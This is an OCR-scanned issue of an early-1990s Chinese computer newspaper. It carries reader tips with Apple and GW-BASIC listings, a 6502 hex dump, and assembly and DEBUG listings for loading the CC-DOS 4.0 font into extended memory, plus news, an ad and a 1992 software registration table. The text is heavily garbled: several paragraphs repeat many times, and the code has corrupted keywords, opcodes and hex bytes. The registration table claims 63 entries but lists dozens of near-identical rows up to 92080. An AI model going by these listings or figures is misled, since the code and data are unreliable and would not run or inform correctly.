3. 屏幕上再显示"SAVE 文件名"字样,此时通过编辑键,移动光标扫描"SAVE 文件名",按回车键,就能将主机内存的程序存入磁盘,注:程序二不会被存入,只会自动删除。

与正常的存盘方法比,只是多了"EXEC 文件名"这一步骤,但实现了汉字文件名在西文状态下有效。

攀枝花市 黄文贵

```

10 REN 程序一
20 D $ = CHR $(4),PRINT D $,"PR N $",
PRINT,HOME
30 VTAB 3,INPUT"请输入文件名:",Q $
40 PRINT D $,"OPEN",Q $
50 PRINT D $,"WRITE",Q $
60 LIST 63000,63016
70 PRINT"RUN 63000"
80 PRINT;"CLOSE";END
62999 REM 程序二
63000 PRINT CHR $(4),"PR N $",PRINT,HOME
63002 VTAB 3,PRINT"请输入文件名"
63004 T=0,VTABS,HTAB 15;INPUT";,Q $
63006 FOR I=1,TO LEN(Q $)
63008 IF ASC (MID $(Q $,I,1))=127
THEN I=I+2,T=T+1
63010 C=ASC(MID $(Q $,I,1))
63012 IF C>28 AND C<32 THEN GAME,
VTAB2: PRINT"重新输入";T;"个汉字",GOTO
63004
63014 NEXT I
63016 RPINT,PRINT"SAVE",Q $,DEL63000,
63016,END

```

本程序为一些 BASIC 常用命令定义了一个新的输入方法,即该命令第一个字母+Tab 键,使用本程序可以大大提高命令输入速度,减少错误。

程序为机器语言编写,输入正确并运行(=7000G)后便具有了上述功能。

本程序适于 CEC 机,"中文"、"西文"、"Ctrl-Romex"等键将使本功能失效,但只需键入] & 即可恢复。

在 APPLE 机上也可运行本程序,只不过此时得用 "Ctrl-I" 键来代替 Tab 键,如感不便,可修改 \$7033 单元的内容,其值为键码(ASC I 码)+128。

附:可使用本功能输入的 BASIC 命令有:ABS (CHR \$ (DATA END FOR GOTO HOME INPUT LIST MID \$ (NEXT PRINT READ STEP THEN USR (VAL (WAIT XDRAW))

(注:本表存于 \$7071~\$70C0,感兴趣的读者可以对之修改) 苏州 罗登

7000-A9 4C 8D F5 03 A9 0F 8D
7008-F6 03 A9 70 8D F7 03 AD
7010-55 AA 8D 29 70 AD 56 AA

213 系列汉字输入系统

笔者用 BASIC 语言编写了一个对原库文件中词组文本进行还原的程序,该程序同时适用于扩展词组库和联想词组库,对非 213 系列如 CCDDOS4.0 等词组库文件只能改动 60 语句即可适用,本程序在要求输入还原后的话,甚感不便。

文本文件名时,若文件名为 "CON" 则输出到 "PRN" 则输出到打印机(打印)。该程序经编译连接后生成可在 DOS 下运行的 EXE 文件可提高运行速度。

附: BASIC 程序
山东 杨永东
本馆负责译解 09

```

10 REN CL-TXT.BAS 213 系列原库词组文本还原
20 CLEAR,SCREEN;KEY OFF;ON ERROR GOTO 230
30 CLS;LOCATE 1,1;PRINT"213 系列原库词组文本还原"
40 LOCATE 3,5;INPUT"请输入原库词组库文件名";ANAME$
50 IF ANAME$="" THEN CLS;SYSTEM
60 OPEN"*.1";NAME$(1)=INPUT$(32,1)
70 REASC(1)=ASC(MID$(ANAME$,1,2)-&HCD THEN 90
60 PRINT"非 213 系列原库词组库!";SOUND 1100,20,GOTO 10
90 IF MID$(1$(1,2))-CHR$(65)+CHR$(1) THEN 110
110 LOCATE 15,1;PRINT NAME$(1);SOUND 1100,6,1;GOTO 120
120 IF MID$(1$(1,2))-CHR$(65)+CHR$(1) THEN 125
125 LOCATE 15,46;PRINT"共有词组";DIM C$(2);CZ$(2)=
140 LOCATE 15,5;INPUT"请输入原库词组库文件名";WNAME$
150 IF WNAME$="" THEN CLOSE;GOTO 10
160 IF C=0 THEN LOCATE 15,5;INPUT"请输入原库词组库中的词组码(1/0)";S
170 FOR I=1 TO CZ$(2)
180 IF I=1 TO CZ$(2)
190 IF C THEN PRINT I;LEFT$(C$(I),20);GOTO 210
200 IF I=1 THEN PRINT I;C$(I);GOTO 210
210 PRINT I;WNAME$(C$(I));GOTO 210
220 NEXT I;CLOSE;PRINT"已还原词组";SOUND 1100,6,1;INPUT$(1)
GOTO 20
230 IF ERR=53 THEN LOCATE 15,1;PRINT"无'NAME$'文件";SOUND
1100,20,BEES 20

```

```

10 REN 程序一
20 D $ = CHR $(4),PRINT D $,"PR N $",
PRINT,HOME
30 VTAB 3,INPUT"请输入文件名:",Q $
40 PRINT D $,"OPEN",Q $
50 PRINT D $,"WRITE",Q $
60 LIST 63000,63016
70 PRINT"RUN 63000"
80 PRINT;"CLOSE";END
62999 REM 程序二
63000 PRINT CHR $(4),"PR N $",PRINT,HOME
63002 VTAB 3,PRINT"请输入文件名"
63004 T=0,VTABS,HTAB 15;INPUT";,Q $
63006 FOR I=1,TO LEN(Q $)
63008 IF ASC (MID $(Q $,I,1))=127
THEN I=I+2,T=T+1
63010 C=ASC(MID $(Q $,I,1))
63012 IF C>28 AND C<32 THEN GAME,
VTAB2: PRINT"重新输入";T;"个汉字",GOTO
63004
63014 NEXT I
63016 RPINT,PRINT"SAVE",Q $,DEL63000,
63016,END

```

教育软件精萃园地(六)

本软件是依据现行高中物理教材中电场、电磁感应、电磁振荡及电磁波等章节编制而成,它分两大部份,电和磁。一、讲解了带电粒子在电场中运动、质点运动和回旋加速器的物理

概念并给出了相应的习题。

本软件通过对加法、减法、乘法、除法、求平方及求平方根的的大量练习,使学生掌握运算的规律,提高运算速度。为学生学能随时掌握速度,在软件运行时屏幕上配有模拟电子秤。本软件适合小学生和初中低年级学生使用,可供学生自学、练习,查找初中各年级所学的

本软件在 Apple II 及 IBM 兼容机上都能运行,并有单键和习惯键,可供学生自学、练习,查找初中各年级所学的

本软件在 Apple II 及 IBM 兼容机上都能运行,并有单键和习惯键,可供学生自学、练习,查找初中各年级所学的

本软件是依据现行高中物理教材中电场、电磁感应、电磁振荡及电磁波等章节编制而成,它分两大部份,电和磁。一、讲解了带电粒子在电场中运动、质点运动和回旋加速器的物理

本软件在 Apple II 及 IBM 兼容机上都能运行,并有单键和习惯键,可供学生自学、练习,查找初中各年级所学的

部分常用 BASIC 命令快速输入法

7018	-8D	2A	70	A9	2F	8D	55	AA
7020	-A9	70	8D	56	AA	4C	D0	03
7028	-4C	1B	FD	6C	53	AA	C1	20
7030	-28	00	C9	89	F0	01	60	E0
7038	-00	F0	33	BD	FF	01	8D	2E
7040	-70	A0	00	B9	71	01	F0	26
7048	-10	05	CB	D0	P6	F0	1F	09
7050	-80	CD	2E	70	D0	F4	CB	B9
7058	-71	70	10	09	9D	00	02	20
7060	-2B	70	E8	D0	P1	A9	A0	9D
7068	-00	02	E8	20	2B	70	4C	0C
7070	-FD	41	C2	D3	A8	43	C8	D2
7078	-A4	A8	44	C1	A4	D4	D1	45
7080	-C4	46	CF	D2	47	CF	D4	CF
7088	-48	CF	D0	C5	49	CE	D0	D5
7090	-D4	4C	C9	D3	D4	4D	C9	4A
7098	-A4	A8	4E	C5	D8	D4	50	D2
70A0	-C9	CE	D4	52	C5	D1	C4	53
70A8	-D4	C5	D0	54	CB	C5	CE	55
70B0	-D8	D2	A8	56	C1	CC	AB	57
70B8	-C1	C9	D4	58	C4	D2	D1	57
70C0	-00	FF	FF	FF	FF	FF	FF	FF

本软件是依据现行高中物理教材中电场、电磁感应、电磁振荡及电磁波等章节编制而成,它分两大部份,电和磁。一、讲解了带电粒子在电场中运动、质点运动和回旋加速器的物理

本软件在 Apple II 及 IBM 兼容机上都能运行,并有单键和习惯键,可供学生自学、练习,查找初中各年级所学的

本软件在 Apple II 及 IBM 兼容机上都能运行,并有单键和习惯键,可供学生自学、练习,查找初中各年级所学的

本软件在 Apple II 及 IBM 兼容机上都能运行,并有单键和习惯键,可供学生自学、练习,查找初中各年级所学的

本软件在 Apple II 及 IBM 兼容机上都能运行,并有单键和习惯键,可供学生自学、练习,查找初中各年级所学的

本软件在 Apple II 及 IBM 兼容机上都能运行,并有单键和习惯键,可供学生自学、练习,查找初中各年级所学的

本软件在 Apple II 及 IBM 兼容机上都能运行,并有单键和习惯键,可供学生自学、练习,查找初中各年级所学的

在多目录下共享 CCED 的方法

我们有时需在硬盘的多个子目录下使用 CCED,但 CCED 带有覆盖文件,使用 DOS 的 PATH 不在多目录下共享 CCED,笔者找到了解决的方法,现介绍如下:

1. 假设 CCED.EXE、APPEND.COM 均在 \code 下。
2. 在 AUTOEXEC.BAT 中加入以下三行:

```

PATH = \CCED
APPEND/E
APPEND\CCED
二、DOS 版本 3.3 以下
1. 将 CCED.EXE 中的 "cced.ovl" 改为 "E; CCED.OVL" (E, 为伪磁盘) 并且将 "CED.EKE" 和 "CED.OVL" 拷贝到 E: 盘,这样就可以在任何地方使用 CCED.EXE
2. 将 CCED.EXE 中的 "cced.ovl" 改为 "E; *.*" (E, 为伪磁盘),则可以产生新的 "CCED.OVL" 文件,否则 CCED 将在当前目录中产生一个 CCED.OVL,但只要改动显示设置时,应再改回来。
3. 将 CCED.EXE 中的 "cced.blk" 改为 "E; ed.blk" (E, 为伪磁盘) 则新产生的块文件写入 E: 盘,否则将在当前的目录中写入 BLK 文件。

```

本软件是依据现行高中物理教材中电场、电磁感应、电磁振荡及电磁波等章节编制而成,它分两大部份,电和磁。一、讲解了带电粒子在电场中运动、质点运动和回旋加速器的物理

本软件在 Apple II 及 IBM 兼容机上都能运行,并有单键和习惯键,可供学生自学、练习,查找初中各年级所学的

本软件在 Apple II 及 IBM 兼容机上都能运行,并有单键和习惯键,可供学生自学、练习,查找初中各年级所学的

本软件在 Apple II 及 IBM 兼容机上都能运行,并有单键和习惯键,可供学生自学、练习,查找初中各年级所学的

本软件在 Apple II 及 IBM 兼容机上都能运行,并有单键和习惯键,可供学生自学、练习,查找初中各年级所学的

软件报

普及计算机知识 交流计算机技术 培养软件人才 发展软件产业

中国计算机软件与技术服务有限公司 成都软件公司 成都电子所合办 主编:刘德雄 副主编:唐敏
国内统一刊号:CN51-0106 订阅代号:61-74 地址:成都市金河街75号 邮政编码:610015

全新的汉字平台——中文之星

在新技术革命的大潮中,日新月异的计算机技术是强劲的主流。然而,在中国,汉字使计算机应用上遇到了一个巨大的技术障碍。虽然我国众多软件工作者付出了巨大的心血,但因这一原因,中西计算机应用水平仍存在较大的差距。

在传统的汉文下,许多优秀的西文软件因不能处理汉字而被束之高阁;西文软件的汉化工作耗费了大量的精力和才智;许多软件在汉化时功能大受影响,汉化的软件永远落在同类西文软件之后;通过修改原软件进行的汉化工作易引起版权纠纷。所以,一个理想的、能让中西文软件并驾齐驱的中文平台,就成了中国软件人苦苦追寻的梦想。

当美国微软公司推出 Windows3.0时,实现理想的契机终于出现。经过努力,基于 Windows的全新开放式超级中文系统——中文之星诞生了。

中文之星一改软件汉化的传统方法,采用全新技术,既实现了 Windows对汉字的完全支持,又保留了 Windows的全部特性,具体的特点如下:

应用“动态定义”技术,使中文之星与外设无关,即中文之星可以利用西文 Windows 支持的各种显示器、打印机等外设。众多的西文软件无需汉化即可直接处理汉字。

中文之星具有卓越的中文处理能力。中文之星基本系统即带七种点阵字体,另有二十几种高点阵字体供用户选用,并可支持中文矢量字模;

中文之星表现出极强的开放性。在其使用手册中公开了中文点阵和矢量字模的格式,提供了中文输入法扩展模块;中文之星具有自己独立的版权,它在形式上是一个标准的 Windows 应用程序。所有代码都是自行独立编写,没有改动原 Windows 的任何部分,甚至没有使用 DDK (Windows 设备驱动程序开发工具);

一套软件同时支持 Windows3.0和3.11版;支持各种图形加速卡、系统一级支持反查码表、联想、高频预见、智能调整、反映调整等功能,可用于所有汉字输入法等。

众多用户使中文之星后都深深感到:中文之星不仅是计算机应用的更佳汉字环境,而且是一个中文软件开发的理想平台。利用 Windows 下众多的开发软件工具中文之星卓越的中文处理能力,中国软件工作者将与国外同行站在同一起跑线上,一比高低。

韩金虎

新闻

▲全国项目评价软件系统获高度评价 为适应大规模投资日益增长的需要,中国银行信托咨询公司经过两年多的努力,研制出软件评价系统 TPES,它严格按照联合国工业发展组织、国家计委关于工业可行性研究及项目评价等原则要求和国家现行税法、会计准则等编制设计的,通过图形、系列评价指标及各表格产生输出,可在极短的时间内完成大型项目的综合评价及多种方案的比较、修改、完善等复杂而繁重的任务。由于引入了循环动态计算法,使在不增加评价人员工作量的前提下,大大提高了评价精度,满足事后评价的高精度要求。TPES 为功能模块化结构,对一些可能变化的因素作了精心的考虑,并采取带选择性的全方位思维来满足各种特殊的要求,不仅适合事前评价,也适合事中评价,因此,它可避免目前评价工作中,一旦某些条件发生变化而导致繁重的人工重复计算的缺陷。

TPES 具有适用性、灵活性、操作的简便性、易学性和极其美观的界面效果和友好的用户界面,在 386 微机上一分钟即可将所有表格重新计算一遍,自 1992 年 6 月开始在全国中行系统推广应用以来,已创造了良好的经济效益和社会效益,先后成功地成为 30 万吨乙烯工程、厦门嵩屿电厂“大型”八五“国家重点工程项目做了评价,引起了良好的社会反响,获得各方的高度评价。(沐涛)

新 天地

目前我国市场上中文处理软件品种繁多,但用户要求还有差距,为打开市场销路开发出适合我国国情的中文文字处理软件。有关计算机专家建议,开发中文文字处理软件应注意以下几点:

1. 价格便宜,现市场上的各种中文文字处理软件在一万元左右,虽然价格太高,属于办公自动化的中文

最新推出

- ①带语音开发功能的 51/562 单片机开发仿真器
- * 仿真英特尔 81 系列和飞利浦 552 系列单片机,552 系列新一代超 8 位单片机,指令系统和 51 全兼容,功能强于 8098。
- * 完全不占用用户单片机资源,还 64K 仿真 RAM。
- * 机内常驻编辑,扩展宏汇编,反汇编等程序,带 64K 程序存储器。
- * 小型 ASCII 键盘,2 行液晶点阵显示,可直接输入汇编程序。
- * 提供智能反汇编功能,可自动把机器码翻译成带标号的源程序文件。
- * 直接固化读出 2716-27040 (4M 位 EPROM)。
- * 自带一埠一串口,可接打印机或连 PC,APPLE,中华学习机,终端等。
- * 强有力的语音开发功能,无需使用专用的语音处理芯片,无需使用 A/D, D/A 转换器,直接使用软件分解、合成语音信号技术,录音时语音信号经压缩后存储在仿真 RAM 中,供用户编辑、存储。输出时仅使用单片机一跟 I/O 口驱动三极管,放大后直接带动扬声器发出声音,890 元/台。

- ②带语音开发功能的 51/98 单片机开发仿真器
- 仿真 51 系列和 8098,其它功能同上,890 元
- ③上面两种型号的普及型版本,6 位 LED 数码管显示,配 32K 仿真 RAM,其它功能同上,680 元
- ④ 51 标准仿真器,功能同上,420 元
- ⑤ 通用语音开发板,可接任意 51 开发机,语音开发功能同上,300 元
- ⑥ 8751/52 仿真、固化/读出板,110 元
- ⑦ 中华学习机打印卡带打印电缆线,110 元
- ⑧ 开发机可带小套件,附件等,有详细资料,函索附资料费 3 元即寄,每次邮资 10 元,有正规发票,一个月内购买则送货 5% 的电子器件。

联系地址:上海市平凉路 1545 弄 6 号 302 室
联系人:许文诗 邮编:200090

中文文字处理软件开发 谁把谁了 这个发展前途,谁就把谁来市场

文字处理软件在 80 年代,为机关、通信、西文、文字、简单表格转换、符号生成、复杂版面的编排、多文字处理软件等,只有文字、字号功能即可。

2. 以中文文字处理为主,突出处理中文为重点,去掉多余而少用的功能,如像

人方法简明、快捷。4. 轻便、便携、外型美观,适用于用电源或自带电池电源,并有断电数据不丢失功能。

5. 坚固牢靠,对环境条件要求不高。上海 王正云

读者论坛

92 年度软件登记知多少

我国自 1992 年 5 月 1 日正式实施《计算机软件著作权登记办法》以来,于 1992 年 6 月 16 日颁发第一批 10 个软件著作权登记证书,截至 1992 年底,已正式登记并获得软件著作权登记证书的软件总计 63 个。为了互通信息,交流情况,便于查询,现将简要情况汇总如下,供各界参考。北京 士心

登记号	软件名称	著作权人	著作权
92001	内通电话电子用 V1.0	北京四通电脑公司	¥800 元
92002	内通电话中文用 V1.0	四通公司	¥300 元
92003	128 屏分色绘图软件 V1.0	四通	¥3000 元
92004	财务管理系统 VHD1.0	北京四通电脑公司	¥8000 元
92005	386 微机汉字输入软件 V1.0	中国计算机学会与技术服务总公司	¥1800 元
92006	四通通联电脑系统 V1.1	北京四通电脑公司	¥3000 元
92007	四通 6.1 中文系统 V6.1	北京四通电脑公司	¥3170 元
92008	四通 486 通用办公系统 V1.1	北京四通电脑公司	¥2800 元
92009	UpEnt.1 四通博士 V2.1	北京四通电脑公司	¥480 元
92010	四通 486 通用办公系统 V2.0	北京四通电脑公司	¥2800 元
92011	用于汉字输入系统的专家系统 (HTAW-81) V1.0	清华大学、北京四通、四通博士、北京四通、北京四通	¥3800 元(国内) ¥1200 元(国外)
92012	汉字输入专家系统 V1.0	四通	¥280 元(国内)
92013	四通通联电脑系统 V1.0	北京四通电脑公司	¥3000 元
92014	四通通联电脑系统 V1.0	北京四通电脑公司	¥3000 元
92015	四通通联电脑系统 V1.0	北京四通电脑公司	¥3000 元
92016	四通通联电脑系统 V1.0	北京四通电脑公司	¥3000 元
92017	四通通联电脑系统 V1.0	北京四通电脑公司	¥3000 元
92018	四通通联电脑系统 V1.0	北京四通电脑公司	¥3000 元
92019	四通通联电脑系统 V1.0	北京四通电脑公司	¥3000 元

登记号	软件名称	著作权人	著作权
92020	四通通联电脑系统 (OTES) V1.0	北京四通电脑公司	¥8000 元
92021	四通通联电脑系统 (LD) V1.0	北京四通电脑公司	¥4000 元
92022	四通通联电脑系统 (OW-Example) V1.0	北京四通电脑公司	¥2800 元
92023	四通通联电脑系统 (TBM) V1.0	北京四通电脑公司	¥2800 元
92024	四通通联电脑系统 (FMT) V1.0	北京四通电脑公司	¥2800-4000 元
92025	四通通联电脑系统 (OW) V1.0	北京四通电脑公司	¥2800 元
92026	四通通联电脑系统 (M) V1.0	北京四通电脑公司	¥80 元
92027	四通通联电脑系统 (HT) V1.0	北京四通电脑公司	¥80 元
92028	四通通联电脑系统 (OW) V1.0	北京四通电脑公司	¥2000 元
92029	四通通联电脑系统 (OW) V1.0	北京四通电脑公司	¥2000 元
92030	四通通联电脑系统 (ACC-386) V1.0	北京四通电脑公司	¥3800 元
92031	四通通联电脑系统 (VTC) V1.0	北京四通电脑公司	¥2000 元
92032	四通通联电脑系统 (VTC) V1.0	北京四通电脑公司	¥2000 元
92033	四通通联电脑系统 (VTC) V1.0	北京四通电脑公司	¥2000 元
92034	四通通联电脑系统 (VTC) V1.0	北京四通电脑公司	¥2000 元
92035	四通通联电脑系统 (VTC) V1.0	北京四通电脑公司	¥2000 元
92036	四通通联电脑系统 (VTC) V1.0	北京四通电脑公司	¥2000 元
92037	四通通联电脑系统 (VTC) V1.0	北京四通电脑公司	¥2000 元
92038	四通通联电脑系统 (VTC) V1.0	北京四通电脑公司	¥2000 元
92039	四通通联电脑系统 (VTC) V1.0	北京四通电脑公司	¥2000 元

登记号	软件名称	著作权人	著作权
92040	四通通联电脑系统 (EPE) V1.0	北京四通电脑公司	¥1800 元
92041	四通通联电脑系统 (VTC) V1.0	北京四通电脑公司	¥800 元
92042	四通通联电脑系统 (VTC) V1.0	北京四通电脑公司	¥800 元
92043	四通通联电脑系统 (VTC) V1.0	北京四通电脑公司	¥800 元
92044	四通通联电脑系统 (VTC) V1.0	北京四通电脑公司	¥800 元
92045	四通通联电脑系统 (VTC) V1.0	北京四通电脑公司	¥800 元
92046	四通通联电脑系统 (VTC) V1.0	北京四通电脑公司	¥800 元
92047	四通通联电脑系统 (VTC) V1.0	北京四通电脑公司	¥800 元
92048	四通通联电脑系统 (VTC) V1.0	北京四通电脑公司	¥800 元
92049	四通通联电脑系统 (VTC) V1.0	北京四通电脑公司	¥800 元
92050	四通通联电脑系统 (VTC) V1.0	北京四通电脑公司	¥800 元
92051	四通通联电脑系统 (VTC) V1.0	北京四通电脑公司	¥800 元
92052	四通通联电脑系统 (VTC) V1.0	北京四通电脑公司	¥800 元
92053	四通通联电脑系统 (VTC) V1.0	北京四通电脑公司	¥800 元
92054	四通通联电脑系统 (VTC) V1.0	北京四通电脑公司	¥800 元
92055	四通通联电脑系统 (VTC) V1.0	北京四通电脑公司	¥800 元
92056	四通通联电脑系统 (VTC) V1.0	北京四通电脑公司	¥800 元
92057	四通通联电脑系统 (VTC) V1.0	北京四通电脑公司	¥800 元
92058	四通通联电脑系统 (VTC) V1.0	北京四通电脑公司	¥800 元
92059	四通通联电脑系统 (VTC) V1.0	北京四通电脑公司	¥800 元
92060	四通通联电脑系统 (VTC) V1.0	北京四通电脑公司	¥800 元
92061	四通通联电脑系统 (VTC) V1.0	北京四通电脑公司	¥800 元
92062	四通通联电脑系统 (VTC) V1.0	北京四通电脑公司	¥800 元
92063	四通通联电脑系统 (VTC) V1.0	北京四通电脑公司	¥800 元
92064	四通通联电脑系统 (VTC) V1.0	北京四通电脑公司	¥800 元
92065	四通通联电脑系统 (VTC) V1.0	北京四通电脑公司	¥800 元
92066	四通通联电脑系统 (VTC) V1.0	北京四通电脑公司	¥800 元
92067	四通通联电脑系统 (VTC) V1.0	北京四通电脑公司	¥800 元
92068	四通通联电脑系统 (VTC) V1.0	北京四通电脑公司	¥800 元
92069	四通通联电脑系统 (VTC) V1.0	北京四通电脑公司	¥800 元
92070	四通通联电脑系统 (VTC) V1.0	北京四通电脑公司	¥800 元
92071	四通通联电脑系统 (VTC) V1.0	北京四通电脑公司	¥800 元
92072	四通通联电脑系统 (VTC) V1.0	北京四通电脑公司	¥800 元
92073	四通通联电脑系统 (VTC) V1.0	北京四通电脑公司	¥800 元
92074	四通通联电脑系统 (VTC) V1.0	北京四通电脑公司	¥800 元
92075	四通通联电脑系统 (VTC) V1.0	北京四通电脑公司	¥800 元
92076	四通通联电脑系统 (VTC) V1.0	北京四通电脑公司	¥800 元
92077	四通通联电脑系统 (VTC) V1.0	北京四通电脑公司	¥800 元
92078	四通通联电脑系统 (VTC) V1.0	北京四通电脑公司	¥800 元
92079	四通通联电脑系统 (VTC) V1.0	北京四通电脑公司	¥800 元
92080	四通通联电脑系统 (VTC) V1.0	北京四通电脑公司	¥800 元

CC-DOS4.0在AT机上实现虚拟汉字

随着计算机的发展, 现多种 IBM-PC/AT 的兼容机都具有 1M 以上的内存, 一般情况下 DOS 只能使用前 640K, 而剩余 384K 只能作虚拟盘使用。如将 CC-DOS 放在虚拟盘上, 在选择不驻留 3D00H 时, 由于 CC-DOS 是用 INT13 中断读取字库文件, 在虚拟盘上不能正确读取字库, 所以会出现屏幕混乱现象, 如改用 INT25, 虽然能读取虚拟盘上的字库, 但由于中断返回原因, 会出现死机现象。(除非用 DOS6.0 以上版本), 指建军同志曾在 1990 年 3 月的计算机世界上发表过关于 PC 机扩充内存实现虚拟汉字方法一文, 提出了解决虚拟盘上的读取字库的方法, 但他只是以 CC-DOS2.1 为例, 进行修改, 现在由于 CC-DOS4.0 广泛普及, 许多软件都是用 CC-DOS4.0 编辑, 许多人希望 4.0 版也能实现同样的功能。

修改过程, 程序四是对 CCCC.OV2 的修改过程, 修改后的 CCCC.OV2 在运行完 FILE1.EXE 文件后, 再调用 CCODES, 在选择驻留字库时选择不驻留, 此时汉字系统只占用 64K 左右的内存空间, 而汉字显示时, 跟二级字库驻留无任何区别, 值得注意的是: 在运行 FILE1.EXE 文件时, 扩展内存必须有 24K 以上的 E.X.T Memory, 而不能是 EMS Memory, 否则汉字显示将全为空白块, 且 FILE1.EXE 不能运行在 PC/XT 或 PC 机上。

在运行完修改后的 CC-DOS4.0, 由于内存开销大小减小, 运行某些汉化软件(如汉化 DEBUG.COM) 或大型软件(如 FOXBASE) 都不会发生溢出现象。

原创 陈志祥

```
A> FILE1.ASM
CSEG SEGMENT 'CODE'
ASSUME CS,CSEG,
DS,CDEG
WORD BUF DB 32
DUP(0)
    AX DW 0
    SQH DW 0
    SOPY DW 0
    ORG 100H
    DB 16 DUP(0)
    DB 00, 02, 00, 00
    DB 10H, 93H, 00, 00
    DB 00, 02, 00, 00, 00
    DB 00, 93H, 00, 00
    DB 32 DUP(0)
    ORG 150H
    DB 16 DUP(0)
    DB 00, 80H, 00, 00, 00
    DB 00, 93H, 00, 00
    DB 32 DUP(0)
    INTA PROC FAR
        PUSH DS
        PUSH ES
        PUSH BP
        PUSH BX
        PUSH CX
        PUSH SI
        PUSH DI
```

```
MOV CS,[AX],AX
MOV CL,4
SHR AX,SL
MOV CS,[SQH],AX
SHL AX,CL
MOV CX,CS,[AX]
SUB CX,AX
MOV CS,[SQPY],CX
MOV BX,CS,[SQH]
MOV CL,3
SHL BX,CL
MOV AX,BX
AND AX,0F00H
ADD AH,10H
MOV CS,[11AH],AH
MOV AX,BX
MOV ES,CX
MOV DS,AX
MOV DI,0
MOV SI,100H
MOV CX,100H
MOV AX,8780H
INT 15H
MOV AX,CS,[SQPY]
MOV CL,5
SHL AX,CL
MOV CX,32
MOV DI,0
ADD SI,500H
ADD SI,AX
REPZ MOVSB
MOV DX,CSEG
POP DI
POP SI
POP CX
POP BX
POP BP
POP ES
POP DS
IRET
INTA ENDP
START PROC FAR
MOV AX,C0
AND AX,0F00H
MOV CL,4
SHR AH,CL
MOV CS,[16AH],AH
MOV AX,CX
MOV AX,0FH
SHL AX,CL
MOV CS,[162H],AL
MOV AX,CX
AND AX,0FF0H
MOV CL,4
SHR AX,CL
ADD AL,2H
ADD AL,3H
```

```
MOV CS,[163H],AL
PUSH CS
POP DS
MOV DX,OFFSET CLBI
MOV AX,3D00H
INT 21H
DB 53
MOV WORD PTR [HANDL1],AX
MOV AX,10H
MOV BX,0
PUSH BX
PUSH AX
READ,
MOV BX,WORD PTR [HANDL1]
MOV DX,OFFSET BUFFER
MOV CX,B000H
MOV AH,3FH
INT 21H
JZ READE
POP AX
MOV CS,[16CH],AL
POP BX
MOV CS,[16BH],BL
MOV AX,8780H
MOV SI,150H
MOV CX,4000H
PUSH CS
POP ES
MOV AX,8780H
INT 15H
KOR AH,AH
KOR BH,BH
MOV BL,CS,[16BH]
CMP BL,0
JE SI
MOV BX,0
MOV AL,CS,[16CH]
SHC AX
JMP S2
S1, MOV BX,80H
MOV AL,CS,[16CH]
S2, PUSH BX
PUSH AX
JMP READ
S3, JMP ERROR
READE, MOV BX,WORD PTR [HANDL1]
```

```
MOV AH,3EH
INT 21H
END1,MOV AX,CS
AND AX,0F00H
MOV CL,4
SHR AH,CL
MOV CS,[11CH],AH
MOV AX,CS
AND AX,0FH
MOV CL,4
SHL AX,CL
MOV CS,[11AH],AL
MOV AX,CS
AND AX,0FF0H
MOV CL,4
SHR AX,CL
ADD AL,2H
ADD AL,3H
MOV CS,[11BH],AL
PUSH CS
POP DS
MOV DX,OFFSET INTA
MOV AX,256AH
INT 21H
PUSH CS
POP DS
MOV DX,100H
MOV AX,3103H
INT 21H
ERROR, MOV DX,OFFSET MESSAGE
MOV AH,09H
INT 21H
MOV AH,AH
INT 21H
INT 19H
START ENDP
MESSAGE DB 07H,07,
ODH,0AH,' CCLIB ER-
ROR!
DB 0AH, 0DH,
PRESS ANY KEY TO RE-
BOOT!' ,0DH,0AH,24H
CLBI DB ' CCLIB ',0
HANDL1 DB 0,0
ORG 500H
BUFFER LABEL BYTE
CSEG ENDS
END STAERT
```

```
程序一
A> DEBUG CCIM.COM
-I 100 12F
3296,0100 8008 MOV DH,0B
3296,0102 820A MOV DL,0A
3296,0104 8E0003 MOV SI,0300
3296,0107 80F7 MOV DI,0E
3296,0109 1E PUSH DS
3296,010A 07 POP ES
3296,010B AC LODSB
3296,010C 80FF XOR BH,BH
3296,010E 88F3 MOV BL,DH
3296,0110 2E CB,
3296,0111 387801 FOR AL,[BX+8]
3296,0115 2508 SUB AL,BL
3296,0117 88D3 MOV BL,DL
3296,0119 2E CB,
3296,011A 3878F1 FOR AL,[BX+8]
3296,011E 8008 ADD AL,BL
3296,0120 AA STOSB
3296,0121 FECD DEC DH
3296,0123 7802 JNS 0127
3296,0125 8608 MOV DH,0B
3296,0127 FECA DEC DL
3296,0129 7802 JNS 012D
3296,012B 820A MOV DL,0A
3296,012F CD20 INT 20
-I 100 116
3296,0120 34 4F-23 87
9D 92 38 87 23 4B
396,0200 28 3A 82 10 88 86 8D
2C -81 8E AE 43
程序二
A> DEBUG CCYF.COM
-I 100 12F
3296,0100 8008 MOV DH,0B
3296,0102 820A MOV DL,0A
3296,0104 8E0003 MOV SI,0300
3296,0107 80F7 MOV DI,0E
3296,0109 1E PUSH DS
3296,010A 07 POP ES
3296,010B AC LODSB
3296,010C 80FF XOR BH,BH
3296,010E 88F3 MOV BL,DH
3296,0110 2E CB,
3296,0111 3878F1 FOR AL,[BX+8]
3296,0115 2508 SUB AL,BL
3296,0117 88D3 MOV BL,DL
3296,0119 2E CB,
3296,011A 387801 FOR AL,[BX+8]
3296,011E 8008 ADD AL,BL
3296,0120 AA STOSB
3296,0121 FECD DEC DH
3296,0123 7802 JNS 0127
3296,0125 8608 MOV DH,0B
3296,0127 FECA DEC DL
3296,0129 7802 JNS 012D
3296,012B 820A MOV DL,0A
3296,012F CD20 INT 20
-I 100 116
3296,0120 34 4F-23 87
9D 92 38 87 23 4B
396,0200 28 3A 82 10 88 86 8D
2C -81 8E AE 43
程序三
A> DEBUG CCIM.COM
-I 100 12F
3296,0100 8008 MOV DH,0B
3296,0102 820A MOV DL,0A
3296,0104 8E0003 MOV SI,0300
3296,0107 80F7 MOV DI,0E
3296,0109 1E PUSH DS
3296,010A 07 POP ES
3296,010B AC LODSB
3296,010C 80FF XOR BH,BH
3296,010E 88F3 MOV BL,DH
3296,0110 2E CB,
3296,0111 387801 FOR AL,[BX+8]
3296,0115 2508 SUB AL,BL
3296,0117 88D3 MOV BL,DL
3296,0119 2E CB,
3296,011A 3878F1 FOR AL,[BX+8]
3296,011E 8008 ADD AL,BL
3296,0120 AA STOSB
3296,0121 FECD DEC DH
3296,0123 7802 JNS 0127
3296,0125 8608 MOV DH,0B
3296,0127 FECA DEC DL
3296,0129 7802 JNS 012D
3296,012B 820A MOV DL,0A
3296,012F CD20 INT 20
-I 100 116
3296,0120 34 4F-23 87
9D 92 38 87 23 4B
396,0200 28 3A 82 10 88 86 8D
2C -81 8E AE 43
程序四
A> DEBUG CCIM.COM
-I 100 12F
